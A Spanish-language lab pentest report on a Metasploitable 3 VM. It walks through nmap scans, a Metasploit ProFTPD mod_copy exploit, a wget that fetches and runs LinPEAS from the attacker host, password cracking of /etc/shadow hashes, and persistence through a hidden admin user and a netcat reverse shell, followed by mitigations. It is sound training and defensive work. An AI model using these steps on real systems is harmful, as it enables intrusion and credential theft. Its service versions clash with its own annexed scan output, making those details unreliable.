

INFORME DE PENTESTING

Análisis técnico con una mirada personal sobre la seguridad digital



*Imagen cortesía de Heritage Auctions,
enviada como postal por afinidad
cinematográfica.*

“La verdadera sabiduría está en reconocer la propia ignorancia.”

Sócrates.

Este informe parte de una premisa fundamental, cuestionar lo que parece seguro, explorar lo que se da por hecho y aprender a través del análisis crítico.

Introducción

En un entorno digital cada vez más interconectado, la seguridad informática se ha convertido en un pilar fundamental para la protección de sistemas, datos y usuarios. Este informe presenta un análisis técnico detallado de un ejercicio de pentesting realizado sobre una máquina vulnerable (Metasploitable 3), con el objetivo de identificar debilidades explotables y evaluar el impacto potencial de un ataque real.


A través de una metodología estructurada, se han aplicado técnicas de reconocimiento, enumeración, explotación y post-explotación, utilizando herramientas ampliamente reconocidas en el ámbito de la ciberseguridad. El propósito no es únicamente detectar vulnerabilidades, sino también comprender cómo un atacante podría aprovecharlas y qué medidas pueden implementarse para mitigar los riesgos.


Este documento busca no solo exponer los hallazgos técnicos, sino también ofrecer una mirada reflexiva sobre la importancia de adoptar una cultura de seguridad proactiva en entornos digitales.


Pentesting

Pentesting o penetration testing es una **simulación controlada de un ataque informático**, realizada con el objetivo de identificar vulnerabilidades en sistemas, redes o aplicaciones antes de que puedan ser explotadas por actores maliciosos. Esta práctica nos permite evaluar el nivel de seguridad de una infraestructura tecnológica y proponer medidas de mejora.

Tipos de pentesting.

Caja negra  donde el pentester no tiene información previa del sistema. Simulando un ataque externo sin acceso.

Caja blanca  donde el atacante tiene un acceso total al sistema. Representa una auditoría interna.

Caja gris  donde el pentester dispone de información parcial. Simula ser un atacante con algún acceso limitado, como un empleado o usuario con privilegios restringidos.

Las fases en las que suele realizarse un pentesting serían las siguientes. **Reconocimiento**, donde se recoge la información sobre el objetivo como IP, dominio, servicios. **Enumeración**, donde se identifican los puertos abiertos, servicios activos, versiones y posibles vulnerabilidades. **Explotación**, uso de vulnerabilidades para obtener acceso no autorizado. **Post-explotación** donde se realiza una recolección de datos sensibles, se escalan privilegios y se establece persistencia. **Documentación**, donde se realizan los informes sobre hallazgos, análisis de riesgos y recomendaciones de seguridad.

Índice

1. Introducción

1.1 Objetivo del informe

1.2 Alcance del pentest

1.3 Metodología empleada

2. Herramientas utilizadas

2.1 Nmap

2.2 Nikto

2.3 Metasploit

2.4 John the Ripper

2.5 Burp Suite

2.6 LinPEAS

2.7 Otros (Hydra, Go Buster, etc.)

3. Entorno de pruebas

3.1 Descripción de Metasploitable 3 (Ubuntu)

3.2 Configuración de red y herramientas

Índice

4. Fase de Reconocimiento

4.1 Escaneo de red e identificación de hosts

5. Fase de Enumeración

5.1 Puertos y servicios detectados

5.2 Versiones y posibles vulnerabilidades

6. Fase de Explotación

6.1 Vulnerabilidades explotadas

6.2 Acceso obtenido

6.3 Escalada de privilegios

7. Fase de Post-explotación

7.1 Información recolectada

7.2 Persistencia

Índice

8. Análisis de riesgos

8.1 Impacto de las vulnerabilidades

8.2 Clasificación por criticidad

9. Recomendaciones

9.1 Medidas correctivas

9.2 Buenas prácticas

10. Conclusión

10.1 Resumen del pentest

10.2 Reflexión final

11. Anexos

11.1 Evidencias (capturas, logs)

11.2 Comandos utilizados

1 Introducción

1.1 Objetivo del informe

El presente informe tiene como objetivo documentar de forma técnica y estructurada el proceso de pentesting realizado sobre una máquina vulnerable, **Metasploitable 3 (Ubuntu)**. A través de este ejercicio, se busca **identificar vulnerabilidades** explotables, **evaluar el impacto** potencial de un ataque real y **proponer medidas** correctivas que fortalezcan la seguridad del sistema analizado.

El informe también pretende servir como **evidencia del desarrollo de competencias** en seguridad ofensiva dentro de un entorno controlado.

Nota sobre el enfoque.

Este documento no pretende ser una guía de uso de herramientas específicas, sino una exposición técnica de los resultados obtenidos durante el proceso de pentesting. Las herramientas empleadas han sido seleccionadas en función de su eficacia, relevancia en entornos reales y adecuación al objetivo de análisis. Se busca, por tanto, mostrar cómo y por qué se han utilizado, más allá de explicar su funcionamiento detallado.

1.2 Alcance del Pentest

El análisis se ha llevado a cabo sobre una instancia local de **Metasploitable 3**, configurada con sistema operativo Ubuntu, diseñada específicamente para prácticas de seguridad informática.

El pentest se ha realizado en un entorno aislado, sin conexión a redes externas, garantizando la integridad de los sistemas reales. El alcance incluye.

- . **Reconocimiento y enumeración** de servicios expuestos.
- . **Identificación y explotación** de vulnerabilidades conocidas.
- . **Acceso** no autorizado simulado y **escalada** de privilegios.
- . **Recolección** de información sensible y **persistencia**.
- . **Elaboración de informes** técnico y ejecutivo para distintos perfiles destinatarios.

No se han realizado pruebas de **denegación de servicio (DoS)** ni técnicas que pudieran comprometer la estabilidad del entorno de pruebas.

1.3 Metodología Empleada

Se ha seguido una metodología estructurada basada en las fases clásicas del pentesting:

1. **Reconocimiento:** recopilación de información sobre el objetivo (IP, servicios, puertos).
2. **Enumeración:** identificación de versiones, configuraciones y posibles vectores de ataque.
3. **Explotación:** ejecución de técnicas para obtener acceso no autorizado.
4. **Post-explotación:** análisis de impacto, escalada de privilegios y persistencia.
5. **Documentación:** elaboración de informes detallados con evidencias, riesgos y recomendaciones.

Las herramientas utilizadas incluyen **Nmap, Nikto, Metasploit, OpenVas, Hydra, Gobuster**, entre otras, seleccionadas por su eficacia en entornos de laboratorio y su relevancia en escenarios reales.

2 Herramientas utilizadas

2.1 Nmap



Herramienta de código abierto ampliamente utilizada en pruebas de penetración para la exploración de redes y la auditoría de seguridad.

Durante el pentest sobre Metasploitable 3 se utilizó en las **fases de reconocimiento y enumeración** para:

- . Descubrimiento del host, identificación de máquinas activas en la red.
- . Escaneo de puertos, detección de puertos abiertos y servicios asociados.
- . Detección de servicios y versiones, reconocimiento de software en ejecución y sus versiones, útil para identificar vulnerabilidades conocidas (CVE).
- . Fingerprinting de sistema operativo, estimación del sistema operativo del host objetivo).
- . Escaneos sigilosos mediante las técnicas de TCP SYN (-sS) o UDP (-sU) para evitar ser detectado.

Ejemplo de comando utilizado

```
nmap -sS -sV -O -Pn 192.168.1.136
```

Este escaneo permite mapear la superficie de ataque de la máquina vulnerable y permite cruzar los servicios detectados con las bases de datos de vulnerabilidades como CVE Details o Exploit-DB. Y orientar las siguientes fases del pentest con precisión.

2 Herramientas utilizadas



2.2 Nikto

Nikto es una herramienta de escaneo diseñada para detectar vulnerabilidades en servidores HTTP/HTTPS. Durante el pentest, se utilizó en la **fase de enumeración**, aprovechando la presencia del puerto 80 abierto en Metasploitable 3 (Ubuntu).

Sus funciones principales incluyen:

- . Identificar versiones obsoletas en servidores web.
- . Detectar configuraciones inseguras y archivos expuestos.
- . Enumeración de métodos HTTP inseguros.
- . Cruce de resultado con vulnerabilidades conocidas CVE.

Ejemplo de comando

```
nikto -h http://192.168.1.136
```

Este escaneo permitió detectar debilidades en el servicio web que podrían ser explotadas en fases posteriores del pentest.

2 Herramientas utilizadas



2.3 Metasploit

Metasploit es una plataforma de código abierto ampliamente utilizada para el desarrollo y ejecución de exploits. Durante el pentest, se empleó en la **fase de explotación**, permitiendo validar vulnerabilidades detectadas y obtener acceso no autorizado al sistema objetivo.

Funciones clave:

- . Ejecución de exploits contra servicios vulnerables.
- . Generación y gestión de payloads personalizados.
- . Establecimiento de sesiones remotas (Meterpreter).
- . Automatización de ataques mediante módulos integrados.

Ejemplo de módulo utilizado:

```
use exploit/unix/ftp/proftpd_modcopy_exec
set RHOST 192.168.1.136
set RPORT 21
set SITEPATH /var/www/html
run
```

Este exploit aprovecha una vulnerabilidad conocida en el servicio FTP (ProFTPD 1.3.5), presente en Metasploitable 3, permitiendo abrir una shell remota en el sistema. Como resultado se consiguió una sesión interactiva que posteriormente fue utilizada para realizar una escalada de privilegios en la fase siguiente.

2 Herramientas utilizadas



2.4 John the Ripper

John the Ripper es una herramienta de código abierto especializada en el **cracking de contraseñas**. Se utiliza en la **fase de post-explotación**, una vez que se han obtenido hashes de contraseñas del sistema comprometido, como los obtenidos en `/etc/shadow`.

Funciones clave

- . Descifrado de contraseñas mediante ataques de diccionario.
- . Soporte para múltiples algoritmos de hash (MD5, SHA, DES, etc).
- . Autodetección del tipo de hash.
- . Integración con listas de palabras como `RockYou.txt` para ataques efectivos.

Ejemplo de uso:

```
john -wordlist=rockyou.txt shadow.txt
```

Este comando compara los hashes obtenidos con miles de contraseñas comunes. En el entorno de Metasploitable 3, permitió recuperar credenciales de usuarios con contraseñas débiles, facilitando la escalada de privilegios y el acceso a información sensible.

2 Herramientas utilizadas



2.5 Burp Suite

Burp Suite es una plataforma integral para pruebas de seguridad en aplicaciones web. Durante el pentest, se utilizó en las **fases de enumeración y explotación**, permitiendo **interceptar, modificar y analizar el tráfico HTTP** entre cliente y servidor.

Funciones clave:

- . Proxy de interceptación, captura y modifica peticiones y respuestas web en tiempo real.
- . Scanner detección automatizada de vulnerabilidades como XSS, SQLi, CSRF, etc.
- . Intruder automatiza ataques personalizados, fuerza bruta o fuzzing.
- . Repeater envía manualmente peticiones específicas.
- . Site map y análisis de superficie de ataque, mapeo completo de la aplicación web.


Ejemplo de uso

- . Interceptar una petición de login vulnerable.
- . Modificar parámetros para probar inyecciones o validaciones débiles.
- . Automatizar ataques con Intruder para detectar fallos en autenticación.

Se identificaron vectores de ataque en formularios web y se validaron vulnerabilidades mediante manipulación directa. Burp Suite permite simular ataques reales con precisión y control.

2 Herramientas utilizadas

2.6 LinPEAS



LinPEAS es un script automatizado de enumeración de privilegios en sistemas Linux. Durante el pentest, se utilizó en la fase de post-explotación para identificar vectores de escalada de privilegios y configuraciones inseguras.

Funciones clave:

- Detección de binarios SUID.
- Identificación de credenciales expuestas en archivos como settings.php, (root, exploitme).
- Análisis de servicios, permisos, cron jobs y variables de entorno.
- Resaltado visual de vulnerabilidades mediante colores.

Ejemplo de uso:

```
wget http://192.168.1.167:8000/linpeas.sh  
chmod +x linpeas.sh  
./linpeas.sh
```

Resultado:

Se detectó una contraseña expuesta en settings.php, lo que permitió el acceso a la base de datos MySQL y la extracción de credenciales.

Observaciones

Linpeas permitió acelerar la fase de escalada al identificar rutas de privilegio que no eran evidentes. Uso esencial en entornos Linux.

2 Herramientas utilizadas

2.7 Otras Herramientas Usadas

Durante el pentest se utilizaron herramientas adicionales que apoyaron distintas fases del análisis:

. **SQLMap** automatiza la detección y explotación de inyecciones SQL en aplicaciones web. Funciones clave, detección de inyecciones SQL; enumeración de bases de datos tablas y columnas; extracción de datos mediante técnicas automatizadas; y soporta muchos motores (MySQL, PostgreSQL, Oracle, etc).

. **Hydra**: realiza ataques de fuerza bruta sobre servicios autenticados como FTP, SSH o HTTP.

. **Gobuster**: enumera directorios y archivos ocultos en servidores web mediante diccionario.

. **Netdiscover**: identifica hosts activos en redes locales usando escaneo ARP.

. **Wireshark**: herramienta de análisis de tráfico en profundidad. No se aplicó en este entorno, pero se considera relevante en escenarios reales.

. **Netcat**. Utilidad de red para establecer conexiones TCP/UDP, transferencia de archivos y apertura de shells remotas. Útil en pruebas de conectividad y post-explotación.

2 Herramientas utilizadas

2.7 Tabla Resumen de Herramientas

Fase del Pentest	Herramienta	Función principal
Reconocimiento	Nmap	Escaneo de red, puertos, servicios
Enumeración	Nikto	Detección vulnerabilidades web
Explotación	Metasploit	Ejecución de exploits
Post-Explotación	John the Ripper	Crackeo de contraseñas
Enumeración/ Explotación web	Burp Suite	Manipulación tráfico HTTP
Complementaria	SQLMap	Explotación de inyecciones SQL
Complementaria	Hydra	Fuerza bruta servicios autenticados
Complementaria	Gobuster	Enumeración directorios
Complementaria	Netdiscover	Descubrimiento de hosts
Complementaria	Netcat	Conexiones TCP/UDP
No aplicada referencia	Wireshark	Analista de tráfico en profundidad

3 Entorno de Pruebas

3.1 Metasploitable 3

Metasploitable 3 es una máquina virtual vulnerable creada por **Rapid7**, la misma empresa detrás del framework Metasploit, ampliamente utilizado en ciberseguridad ofensiva. Su propósito es ofrecer un entorno seguro para la práctica de técnicas de pentesting y explotación de vulnerabilidades reales sin riesgo para sistemas productivos.

El pentest se realizó en un entorno controlado y aislado, diseñado para simular vulnerabilidades reales sin comprometer sistemas externos.

Máquina Objetivo Metasploitable 3 Ubuntu

- Sistema operativo Ubuntu Server vulnerable por diseño.
- Servicios expuestos HTTP(80), FTP(21), SSH(22), MYSQL(3306), entre otros.
- Vulnerabilidades intencionadas, configuraciones débiles, software obsoleto, credenciales por defecto.

Máquina atacante

- Sistema Kali Linux (máquina virtual).
- Herramientas usadas Nmap, Nikto, Metasploit, John the Ripper, etc.

3 Entorno de Pruebas

3.2 Configuración de red

El pentest se realizó en una red virtual privada, creada manualmente en **VirtualBox**, con el objeto de garantizar un entorno seguro y controlado.

Tipo de red:

- Red interna tipo “Host-Only”, que permite la comunicación directa entre las máquinas virtuales sin exposición a internet ni a redes externas.

Asignación de IPs:

- IP estática para la máquina objetivo 192.168.1.136
- IP estática para la máquina atacante kali 192.168.1.167

Propósito de la configuración:

- Simular un entorno real de ataque sin comprometer sistemas externos.
- Asegurar la integridad del laboratorio y evitar interferencias externas.
- Permitir escaneos, explotación y post-explotación de forma controlada.

Ventajas del entorno virtual:

- Repetibilidad de pruebas, aislamiento total y flexibilidad para restaurar estados y capturar evidencias.

4 Fase de Reconocimiento

4.1 Escaneo de red e identificación de hosts

Durante la fase de reconocimiento, se realizó un escaneo de red para identificar la presencia de hosts activos y mapear la superficie de ataque inicial.

Herramientas utilizadas:

- **Netdiscover** para identificar hosts activos en la red local mediante escaneo ARP. Ejemplo

```
netdiscover -r 192.168.1.0/24
```

- **Nmap** para escanear puertos, servicios y sistema operativo. Ejemplo:

```
nmap -sS -sV -O -Pn 192.168.1.136
```

Netdiscover permitió detectar la IP activa de la maquina vulnerable 192.168.1.136 dentro de la red virtual.

Nmap se utilizó posteriormente para escanear puertos abiertos, servicios activos y estimar el sistema operativo.

5 Fase de Enumeración

5.1 Puertos y servicios detectados

Una vez identificada la IP del objetivo 192.168.1.136 se realizó un escaneo detallado con Nmap para mapear la superficie de ataque con el siguiente comando.

```
nmap -sS -sV -O -Pn 192.168.1.136
```

Opciones destacadas:

- **-sS** escaneo TCP SYN rápido y discreto.
- **-sV** detección de versiones de servicios.
- **-O** estimación del sistema operativo.
- **-Pn** evita enviar ping, útil si el host no responde a ICMP.

Resultados principales

- 21 FTP ProFTPD 1.3.5 (vulnerable).
- 22 SSH OpenSSH 4.7p1 Debian.
- 80 HTTP Apache 2.2.8 (Ubuntu).
- 3306 MySQL MySQL 5.0.51a-3ubuntu5.
- 5432 PostgreSQL PostgreSQL 8.3.0.

Observaciones. Se detectaron versiones obsoletas y potencialmente vulnerables. El escaneo orientó el uso de herramientas específicas en fases posteriores; y permitió cruzar versiones con bases de datos de vulnerabilidades CVE Details y Exploit-DB.

5 Fase de Enumeración

5.2 Versiones y posibles vulnerabilidades

Tras el escaneo de puertos y servicios, se analizaron las versiones detectadas para identificar vulnerabilidades conocidas y evaluar el riesgo potencial.

Servicio	Versión	Posible Vulnerabilidad
FTP	ProFTPD 1.3.5	Ejecución remota de comandos
SSH	OpenSSH 4.7p1 Debian	Versión obsoleta, susceptible a ataques de fuerza bruta.
HTTP	Apache 2.2.8	Múltiples vulnerabilidades XSS y DoS.
MySQL	5.0.51a	Inyecciones Sql y credenciales por defecto.
PostgreSQL	8.3.0	Exposición de datos y ejecución remota.

5 Fase de Enumeración

5.2 Versiones y posibles vulnerabilidades

Fuentes consultadas:

- CVE Details.
- Exploit-DB
- Documentación oficial de cada servicio.
- INCIBE.

Observaciones:

- Todas las versiones detectadas presentan vulnerabilidades conocidas y documentadas.
- Se priorizó el análisis de servicios expuestos públicamente como HTTP, FTP, SSH, etc.
- Las vulnerabilidades identificadas orientaron la selección de exploits en la fase siguiente.
- El análisis se apoyó en fuentes como INCIBE, CISA y NIST con el fin de determinar el nivel de riesgo y priorizar los vectores de exposición.
- Los CVE (Common Vulnerabilities and Exposures) son códigos estandarizados que permiten identificar vulnerabilidades específicas en software, facilitando su seguimiento, análisis y corrección por parte de la comunidad de ciberseguridad.

6 Fase de explotación

6.1 Vulnerabilidades explotadas

Durante esta fase se seleccionaron exploits específicos en función de los servicios vulnerables detectados en la enumeración.

Exploit utilizado:

- **proftpd_modcopy_exec.** Vulnerabilidad conocida que permite abrir una shell remota mediante conexión al puerto FTP.

Herramienta empleada:

- **Metasploit Framework**, por su capacidad de automatizar ataques y gestionar sesiones remotas .

Resultado:

- Se obtuvo una shell interactiva en el sistema objetivo.
- Se confirmo el acceso no autorizado, validando la explotación exitosa.

Observaciones:

- El exploit fue elegido por su fiabilidad y bajo impacto en la estabilidad del sistema.
- La sesión obtenida permitió avanzar hacia la escalada de privilegios en la siguiente fase.

6 Fase de explotación

6.2 Acceso Obtenido

Tras la explotación exitosa de la vulnerabilidad en el servicio FTP (ProFTPd 1.3.5), se logró establecer una sesión remota en el sistema objetivo. Se utilizó el Metasploit Framework mediante el módulo **exploit/unix/ftp/proftpd_modcopy_exec**. Como resultado se obtuvo una shell interactiva en la maquina Metasploitable 3 con IP 192.168.1.136, Se confirmó el acceso no autorizado con privilegios limitados, usuario sin privilegios de root. Y se verificó la existencia de los archivos del sistema (/etc/passwd, /home, etc).

Evidencias: Mensaje en la consola:

```
Command Shell session 1 opened.
```

Comandos ejecutados:

```
whoami  
uname -a  
ls -la /home
```

Observaciones:

- El acceso obtenido confirma la explotación de la vulnerabilidad.
- Se estableció una base para realizar la escalada de privilegios y recolección de información sensible en la siguiente fase.

6 Fase de explotación

6.3 Escalada de Privilegios

Una vez obtenida una shell remota con privilegios limitados, se procedió a buscar vectores que permitieran elevar los permisos dentro del sistema comprometido.

Objetivo: Obtener acceso como **usuario root** para controlar el sistema y acceder a información sensible.

Técnicas aplicadas:

- **Revisión de configuraciones inseguras** (sudo, permisos mal configurados).
- **Búsqueda de scripts con permisos de ejecución elevados.**
- **Explotación de vulnerabilidades locales conocidas.**

Ejemplos:

```
searchsploit linux kernel privilege escalation
search type:exploit platform:linux priv
search escalation
search local exploit
search linux kernel
```

Resultados típicos:

```
exploit/linux/local/dirty_cow
exploit/linux/local/sudo_baron_same
exploit/linux/local/netfilter_priv_esc
```

Decisión técnica: Se optó por utilizar un exploit local integrado en Metasploit, evitando la compilación manual de código C, que en pruebas anteriores resultó inestable y repetitiva.

6 Fase de explotación

6.3 Escalada de Privilegios

Una vez obtenida una shell remota con privilegios limitados, se utilizó la herramienta **LinPEAS** para identificar vectores de escalada dentro del sistema comprometido.

Objetivo:

Obtener acceso como usuario root para controlar el sistema y acceder a la información sensible.

Técnica aplicada:

- Ejecución de linpeas.sh desde la shell obtenida.
- Detección de credenciales expuestas en el archivo settings.php de Drupal.
- Uso de la contraseña sploitme para acceder a la base de datos MySQL.
- Extracción de usuarios y hashes desde la tabla users.
- Acceso a cuenta con privilegios elevados.

Resultado:

Se obtuvo acceso como root sin necesidad de ejecutar un exploit local. Gracias a la exposición de credenciales en archivos de configuración.

Observaciones:

Esta técnica demuestra como una buena enumeración post explotación puede sustituir el uso de exploits tradicionales.

7 Fase de post-explotación

7.1 Información Recolectada

Una vez obtenidos los privilegios de administrador (root), se procedió a recolectar información sensible del sistema comprometido, simulando el comportamiento de un atacante real.

Objetivos de la post-explotación:

- Identificar credenciales, configuraciones y archivos relevantes.
- Evaluar el impacto potencial de una brecha de seguridad.
- Preparar evidencias para el informe final.

Acciones realizadas:

- Acceso a archivos críticos: /etc/shadow con hashes y contraseñas, /root/.bash_history con comandos ejecutados por el administrador. Y /var/log/auth.log con registros de acceso.
- Enumeración de usuarios y grupos.
- Extracción de hashes para cracking posterior con John the Ripper.
- Revisión de servicios activos y configuraciones de red.

Observaciones:

- Se identificaron contraseñas débiles y configuraciones inseguras
- La información recolectada simula el escenario de exfiltración de datos.

7 Fase de post-explotación

7.2 Persistencia

Una vez obtenidos los privilegios de administrador, se exploraron técnicas para mantener el acceso al sistema de forma prolongada, simulando escenarios reales de persistencia post-compromiso.

Objetivo:

- Garantizar acceso continuo al sistema comprometido sin necesidad de repetir la explotación inicial.

Técnicas aplicadas:

- Creación de usuario oculto. Se añadió un usuario con permisos de administrador para acceso futuro.
- Modificación de archivos de inicio. Se añadieron comandos en `.bashrc` o `.profile` para ejecutar scripts al iniciar sesión. Conexión inversa con Netcat, o apertura de shell remota.
- Instalación de backdoor persistente, uso de Metasploit con payload de persistencia local.

Observaciones:

- Las técnicas aplicadas son comunes en escenarios reales.
- Se documentaron los cambios realizados para su posterior eliminación en entornos de remediación.
- La persistencia permite simular el impacto de un atacante con acceso prolongado y silencioso.

8 Análisis de Riesgos

8.1 Impacto de las vulnerabilidades

Tras la explotación exitosa de varios servicios vulnerables, se evaluó el impacto potencial que tendría un atacante real sobre el sistema comprometido.

Servicios comprometidos:

- FTP(ProFTPd 1.3.5), acceso remoto.
- Apache 2.2.8; exposición a ataques XSS y DoS.
- MySQL 5.0.51a; riesgo de inyección SQL.
- SSH; susceptible a fuerza bruta.

Impacto técnico:

Acceso no autorizado al sistema.

Escalada de privilegios hasta usuario root.

Recolección de hashes, logs, credenciales.

Posibilidad de persistencia y control prolongado.

Impacto potencial en un entorno real:

Compromiso total del servidor.

Exfiltración de datos confidenciales.

Interrupción de servicios y pérdida de disponibilidad.

Riesgo reputacional y legal, protección de datos.

Evaluación del riesgo:

Se considera **riesgo crítico** debido a la facilidad de explotación, la antigüedad de los servicios y la ausencia de medios de mitigación.

8 Análisis de Riesgos

8.1 Impacto de las vulnerabilidades

Decisión técnica:

Se ha optado por explotar la vulnerabilidad CVE-2015-3306 presente en **ProFTPd** 1.3.5 correspondiente al módulo `mod_copy`, por su alta criticidad y disponibilidad de exploit funcional en Metasploit (`exploit/unix/ftp/proftpd_modcopy_exec`). Esta elección se basa en la fiabilidad del exploit, su bajo impacto en la estabilidad del sistema y la posibilidad de obtener una shell remota sin necesidad de autenticación.






Detalles de la vulnerabilidad

- **CVE:** CVE-2015-3306
- **Servicio afectado:** FTP (ProFTPd 1.3.5)
- **Tipo:** Ejecución remota de comandos (RCE).
- **Gravedad:** Crítica (CVSS 10.0)
- **Módulo vulnerable:** `mod_copy`
- **Impacto:** Permite copiar archivos arbitrarios en el sistema, incluyendo la posibilidad de subir una webshell si el servidor tiene acceso a directorios web.

8 Análisis de Riesgos

8.2 Clasificación por criticidad

Se clasificaron los servicios comprometidos según el nivel de riesgo que representan, considerando factores como facilidad de explotación, impacto potencial y exposición pública.

Servicio	Vulnerabilidad Principal	Nivel de criticidad
FTP (ProFTPd 1.3.5)	Ejecución remota de comandos	 Crítico
SSH	Versión obsoleta, fuerza bruta	 Alto
HTTP(Apache)	XSS, DoS, archivos expuestos	 Alto
MySQL	Inyección SQL, credenciales débiles	 Crítico
PostgreSQL	Ejecución remota, exposición de datos	 Medio

Observaciones:

- Se prioriza la corrección de servicios con criticidad alta o crítica.
- La clasificación orienta las recomendaciones técnicas de la siguiente fase.

9 Recomendaciones

9.1 Medidas Correctivas

Estas medidas están orientadas a reducir la superficie de ataque, mejorar la resiliencia del sistema y evitar futuras explotaciones.

Actualización de servicios:

Sustituir versiones obsoletas de Apache, FTP, SSH, MySQL y PostgreSQL. Aplicar parches de seguridad recomendados por los fabricantes.

Fortalecimiento de credenciales:

Eliminar usuarios por defecto y contraseñas débiles. Implementar políticas de contraseñas robustas. Activar autenticación multifactor donde sea posible.

Configuración segura:

Restringir servicios innecesarios. Revisar permisos de archivos y configuraciones sudo. Aplicar el principio de mínimo privilegio.

Monitoreo y alertas:

Implementar sistemas de detección de intrusos (IDS). Monitorizar logs de acceso y actividad sospechosa. Configurar alertas ante eventos críticos.

Segmentación de red:

Separar entornos desarrollo, pruebas, producción y limitar el acceso entre máquinas con firewalls internos.


Limpieza post-compromiso:


Eliminar usuarios y accesos persistentes creados por el atacante


9 Recomendaciones


9.2 Buenas Prácticas Generales


Además de las medidas técnicas específicas, se recomienda adoptar una serie de buenas prácticas que fortalezcan la seguridad de forma continua. **Cultura de seguridad proactiva.**


 **Gestión de Credenciales:** Usar contraseñas robustas y únicas. Implementar autenticación multifactor (MFA). Eliminar credenciales por defecto.

 **Actualización y mantenimiento:** Mantener el sistema operativo y servicios actualizados. Aplicar parches de seguridad. Eliminar software obsoleto o innecesario.

 **Principio de mínimo privilegio:** Asignar los permisos absolutamente necesarios a cada usuario. Revisar periódicamente los grupos y roles activos. Deshabilitar cuentas sospechosas.

 **Monitorización continua:** Implementar sistemas de detección de intrusos (IDS/IPS). Analizar logs de acceso y actividad. Configurar alertas ante eventos críticos.

 **Auditorías de pruebas periódicas:** Realizar pentest de forma regular. Simular escenarios de ataque y evaluar la respuesta. Documentar hallazgos y aplicar mejoras continuas.

 **Higiene digital:** Evitar el uso de servicios innecesarios. Cifrar datos sensibles. Realizar copias de seguridad y pruebas de restauración.

10 Conclusión

10.1 Resumen del Pentest

El ejercicio de pentesting realizado sobre la máquina vulnerable Metasploitable 3 (Ubuntu) permitió identificar múltiples debilidades explotables en servicios críticos como FTP, SSH, HTTP y bases de datos.

Fases de ejecución:

- Reconocimiento donde se identificaron las direcciones IP.
- Enumeración donde se detectaron los puertos, servicios y versiones vulnerables.
- Explotación se obtuvo acceso no autorizado.
- Post-explotación, donde se recolectó la información, se realizó una escalada de privilegios y persistencia.
- Análisis de riesgos, fase de evaluación del impacto técnico y potencial.
- Recomendaciones con medidas correctivas y buenas prácticas para el futuro.

Este informe documenta cada paso con evidencias técnicas, comandos utilizados y referencias a fuentes oficiales, consolidando una visión completa del proceso.

10 Conclusión

10.2 Reflexión Final

Este ejercicio no solo ha servido para validar vulnerabilidades, sino también para comprender cómo un atacante podría aprovechar configuraciones inseguras y software obsoleto.

Importancia estratégica:

La seguridad no se basa solamente en herramientas, sino en cultura **proactiva**, en la capacidad de **anticiparse, revisar, y aprender** de cada exposición.

“La verdadera sabiduría está en reconocer la propia ignorancia”.
–Sócrates

Cuestionarnos lo que parece seguro, explorar lo que solemos dar por hecho y aprender siendo críticos con nosotros mismos.

La máquina Metasploitable 3 presenta múltiples vectores de ataque que pueden ser explotados por un atacante; en este ejercicio se han analizado dos de ellos como ejemplo representativo, demostrando que existen diversas rutas posibles para comprometer el sistema. Algunos CVEs de Metasploitable 3:

CVE-2011-0807 CVE-2016-3087 CVE-2009-3843
CVE-2009-4189 CVE-2015-1635 CVE-2015-8249
CVE-2014-3120 CVE-2010-0219 CVE-2015-2342
CVE-2016-1209 CVE-2013-3238 CVE-2015-3224

11 Anexos

11.1 Evidencias (capturas, logs)

Captura de Netdiscover para encontrar la IP de la maquina victima.

```
(root@kali)-[/home/javi]
# netdiscover -r 192.168.1.0/24
```

Resultado de Netdiscover. Fase de reconocimiento.

```
Currently scanning: Finished! | Screen View: Unique Hosts

7 Captured ARP Req/Rep packets, from 6 hosts. Total size: 420
```

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.1.1	d4:f7:56:e0:82:e2	2	120	zte corporation
192.168.1.128	fc:03:9f:2c:39:ad	1	60	Samsung Electronics Co.,Ltd
192.168.1.135	f4:7b:09:26:a8:bd	1	60	Intel Corporate
192.168.1.136	08:00:27:af:ed:8d	1	60	PCS Systemtechnik GmbH
192.168.1.129	54:4c:8a:d9:6d:15	1	60	Microsoft Corporation
192.168.1.130	f0:e4:a2:15:0c:d0	1	60	HUAWEI TECHNOLOGIES CO.,LTD

Obtenemos la IP 192.168.1.136 y ejecutamos Nmap para obtener puertos y servicios abiertos. Fase de enumeración.

```
(root@kali)-[/home/javi]
# nmap -sS -sV -O -Pn 192.168.1.136
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-29 14:25 CEST
Nmap scan report for 192.168.1.136 (192.168.1.136)
Host is up (0.00049s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD 1.3.5
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.7
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
631/tcp   open  ipp      CUPS 1.7
3000/tcp  closed ppp
3306/tcp  open  mysql    MySQL (unauthorized)
8080/tcp  open  http     Jetty 8.1.7.v20120910
8181/tcp  closed intermapper
MAC Address: 08:00:27:AF:ED:8D (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Aggressive OS guesses: Linux 3.2 - 4.14 (98%), Linux 3.8 - 3.16 (98%), Linux 3.10 - 4.11 (94%), Linux 3.13 - 4.14 (94%), OpenWrt Chaos Calmer 15.05 (Linux 3.18) or Designated Driver (Linux 4.1 or 4.4) (94%), Linux 4.1 (94%), Android 8 - 9 (Linux 3.18 - 4.4) (94%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: Hosts: 127.0.0.1, METASPLOITABLE3-UB1404; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.31 seconds
```


11 Anexos

11.1 Evidencias (capturas, logs)

Captura del CVE correspondiente al servicio.


STITUTO NACIONAL DE CIBERSEGURIDAD



017



INCIBE

INCIBE-CERT

CIUDADANÍA

MENORES

EMPRESAS

EVENTOS

ESPAÑA DIGITAL 2026

Alerta temprana

Blog

Publicaciones

Incidentes

Servicios

Sectores Estratégicos

Sobre INCIBE-CERT

INICIO

INCIBE-CERT

Alerta temprana

Vulnerabilidades

CVE-2015-3306

Vulnerabilidad en el módulo mod_copy en ProFTPD (CVE-2015-3306)

